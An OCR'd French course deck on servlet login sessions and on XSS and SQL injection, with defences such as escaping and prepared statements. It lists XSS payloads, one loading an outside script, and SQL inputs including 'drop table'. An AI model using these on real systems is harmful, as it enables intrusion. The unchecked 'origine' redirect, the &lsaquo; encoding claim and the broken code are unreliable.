Authentification et Sécurité


P.Mathieu

LP DA2I Lille
http://www.iut-a.univ-lille.fr
prenom.nom@univ-lille.fr

2 décembre 2018

L'authentification

Forcer la connection de l'utilisateur



On souhaite forcer l'utilisateur à passer par une page de connection

L'authentification

Idée ...

Intercaler une servlet entre le login et le menu.

- Dès qu'un utilisateur se connecte on appelle une servlet qui range son identificateur dans la session
- Pour toutes les autres pages, on vérifie si l'identificateur est bien présent
  - il est présent : on continue la page normalement
  - il n'est pas présent : il ne s'est pas loggué ; on le renvoie sur la page de connexion (méthode `sendRedirect`)

L'authentification

VERSION 1

Dans la page de connexion : login

Appel de `login2` à partir d'un formulaire qui saisit l'`ident`


Dans la seconde page : login2

```
session.setAttribute("identificateur",ident);
response.sendRedirect("../menu.html");
```

Dans toutes les autres pages ...

```
HttpSession session = request.getSession(true);
if (session.getAttribute("identificateur")==null)
    response.sendRedirect("login");
else
{  // reste de la page
```


L'authentification



L'authentification

VERSION 2 : avec retour direct à la page appelée

Dans la page de connexion : login

Appel de `login2` à partir d'un formulaire qui saisit l'`ident`. On passe aussi `origine`=menu.html

Dans la seconde page : login2

```
session.setAttribute("identificateur",ident);
response.sendRedirect(request.getParameter("origine"))
```

Dans toutes les autres pages : nomDePage.html

```
HttpSession session = request.getSession(true);
if (session.getAttribute("identificateur")==null)
    response.sendRedirect("login?origine="nomDePage.ht
else
{  // reste de la page
```

Donner accès à son application WEB

La notion d'utilisateur

Bien distinguer l'utilisateur du SGBD et les utilisateurs de l'application

- L'application gère des login/mdp d'individus qu'elle stocke dans la base
  - pour l'authentification
  - pour les activités et informations propres à chacun
- Mais les servlets ne se connectent à la base que via 1 seul utilisateur SBGD

```
Connection con;
con = DriverManager.getConnection(url,login,mdp);
```


Sécurité

Principe

- De nombreux sites WEB permettent à l'utilisateur de publier de l'information
  - les blogs
  - les coordonnées personnelles
  - les réseaux sociaux

  Il faut s'assurer qu'un utilisateur malveillant ne puisse empêcher le fonctionnement normal du site en saisissant des données
- De nombreux sites WEB necessitent de s'authentifier

  Il faut s'assurer qu'un utilisateur malveillant ne puisse se connecter sans y être autorisé

Sécurité

L'injection

La technique qui permet à un utilisateur malveillant de "polluer" un site se nomme `injection`.

Il existe deux grands types d'injection :

1. L'injection XSS (Cross-site Scripting).
   - Principalement utilisée pour nuire au fonctionnement normal
   - Consiste à entrer du HTML, du Javascript, du flash, qui, en étant interprété, créera un effet indésirable
2. L'injection SQL.
   - Principalement utilisée pour éviter l'authentification.
   - Consiste à entrer des données qui modifieront les requêtes SQL

Injection XSS

L'injection XSS c'est quoi ?

- Technique d'injection de code utilisée pour "corrompre" un site web et empêcher son fonctionnement normal
- Envoyer du HTML ou du Javascript dans les champs de saisie pour changer l'affichage
- Injection interprétée coté Client

DANGER

A chaque fois que des données issues de l'utilisateur sont affichées

Injection XSS

Encodage HTML

- HTML n'est jamais que du texte "interprété" par le navigateur
- Si l'encodage n'est pas précisé `<head><meta charset="utf-8"></head>` alors les caractères supérieurs à 127 risquent dêtre mal interprétés

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
8	□	□	‚	ƒ	„	…	†	‡	ˆ	‰	Š	‹	Œ	□	□	□
9	□	‘	’	“	”	•	–	—	˜	™	š	›	œ	□	□	Ÿ
A		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯
B	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿
C	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï
D	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß
E	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï
F	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ

Injection XSS

Interprétation d'une page HTML

- Certains caractères inférieurs à 127 ont néanmoins une signification particulière en HTML, avec une incidence forte sur le formatage de la page
- Notamment : <, >, " et &
- Taper `<h1>` dans une page HTML ne donne pas `<h1>` à l'affichage !
- Pour ces caractères spéciaux, HTML préconise un encodage spécifique

Car	Code Iso UTF-8	Code HTML
"	&#34 ;	&quot ;
&	&#38 ;	&amp ;
<	&#8249 ;	&lsaquo ;
>	&#8250 ;	&rsaquo ;

Injection XSS

Interprétation d'une page HTML

- quand je passe en paramètre d'une requete HTTP une chaine destinée à être affichée, elle sera interprétée lors de l'affichage !
- `<h1>Hello</h1>` donnera **Hello**
- `\&lsaquo;h1&rsaquo;Hello&lsaquo;/h1&rsaquo;` donnera `<h1>Hello</h1>`
- Lorsque qu'un formulaire offre la possibilité de saisir une chaine qui sera pas la suite affichée dans une page il est donc impératif d'encoder les caractères spéciaux pour éviter une erreur d'affichage dans le navigateur.

Injection XSS

Exemple1 : injection d'HTML

Le principe de l'injection HTML consiste à saisir dans des champs de formulaires des chaines de caractères dont l'interprétation perturbe l'affichage normal

Il saisit :

- `<h1>HELLO WORLD</h1>`
- `<font size=7 color=red>HELLO WORLD</font>`
- `<form>...</form>`

Injection XSS

Exemple1 : injection de Javascript

- `<script>alert('hack')</script>`
- `<script>alert(String.fromCharCode(104, 97, 99, 107)`
- `<script>location='http://www.libe.fr'</script>`
- `<script>window.open("monscript.php")</script>`
- `<script>alert(document.cookie)</script>`
- `<script src=http://www.monsite.fr/moncode.js></script>`
- `%3cscript src=http://www.monsite.fr/moncode.js%3e%3c/script%3e`

Injection XSS

Solution

traduire les `<h1>Hello</h1>` en `\&lsaquo;h1&rsaquo;Hello&lsaquo;/h1&rsaquo;`

- Au minimum : `replaceAll("[\<.*?>]","");` sur toutes les chaines saisies
  inconvénient : enlève des caractères parfois nécessaires
- Idealement : API Apache `commons-lang` avec la classe `StringEscapeUtils` et sa méthode `escapeHtml4(String)`
  Avantage : conserve tous les caractères et les encode HTML

en PHP il existe aussi une fonction htmlspecialchars() ou PDO : :quote()

Injection SQL

L'injection SQL c'est quoi ?

- Technique d'injection de code utilisée pour "attaquer" la BDD associée à un site web
- Envoyer du SQL dans les champs de saisie pour détourner les requêtes SQL
- Injection interprétée coté Serveur

Danger

A chaque fois qu'une requête est exécutée à partir de données saisies par l'utilisateur.

Attention

La manière d'exploiter une injection SQL dépend fortement du SGBD et du langage utilisé pour concevoir la page.

Injection SQL

Exemple 1 : selection d'un nom valide

- Si la requête dans les pages du site est

```
query = select * from users
        where login ='" + nom + "';" ;
```

- et que l'utilisateur entre `' or '1'='1`
- On exécutera

```
select * from users where login ='' or '1'='1';
```

- Requête qui donne toujours un succès et selectionne un login (en général le 1er de la table, souvent l'admin !)

Injection SQL

Exemple 2 : injection de commentaires

- Si la requête dans les pages du site est

```
query = select * from users
        where login ='" + nom + "' and ...;" ;
```

- et que l'utilisateur entre `' or '1'='1' --` ou autre commentaire
- On exécutera

```
select * from users  where login ='' or '1'='1' -- ;
```

- La requête est toujours vraie, la fin est invalidée !

Injection SQL

Exemple 3

Détruire des données

- Si la requête dans les pages du site est

```
query = select * from users
        where phone ='" + tel + "';" ;
```

- et que l'utilisateur entre

```
a'; drop table commandes; select * from users where 't'='t
```

- On exécutera

```
select * from users where login ='a' ;
drop table commandes;
select * from users where 't'='t'
```

- La table `commandes` est détruite et la liste de tous les `users` risque d'apparaitre

Injection SQL

Mauvaise solution

Principe :

- Mettre des `\` devant les caractères spéciaux.
- la saisie de `' or '1'='1` devient `\' or \'1\'=\'1`
- `replaceAll` en Java, ou `mysql_real_escape_string` en PHP

Une fausse "bonne solution" !

- Complexe à mettre en oeuvre (difficile de ne rien oublier)
- Insuffisant pour contrer l'ensemble des attaques

Injection SQL

Bonne solution : Les requêtes pré-compilées

Principe :

- on pré-compile dans le SGBD la requête sans ses paramètres
- Avant l'exécution, on affecte les paramètres
- Avantage : l'arbre relationnel ne peut plus être modifié à l'exécution
- Avantage : facilite la gestion des quotes, des dates

```
PreparedStatement ps =
  con.prepareStatement("SELECT * FROM users "+
                       WHERE login=? and pwd=?");
...
ps.setString(1,nom);
ps.setString(2,password);
...
ResultSet rs = ps.executeQuery();
```


Conclusion

- Eviter le piratage est un art difficile !
- Personne n'est à l'abri
- Encoder systématiquement toute saisie
- Ne jamais utiliser de `select *` qui permettrait au hacker d'interroger les autres champs de la table.
- Utiliser au maximum des requêtes pré-compilées partout où des données saisies par l'utilisateur sont utilisées dans une requête.
- Toujours creer un utilisateur bidon en première ligne sans aucun droit.
- Limiter les droits
- Surveiller les logs en permanence
- Tester son site avec `http://sitecheck.sucuri.net/`, `http://www.seoegghead.com/tools/`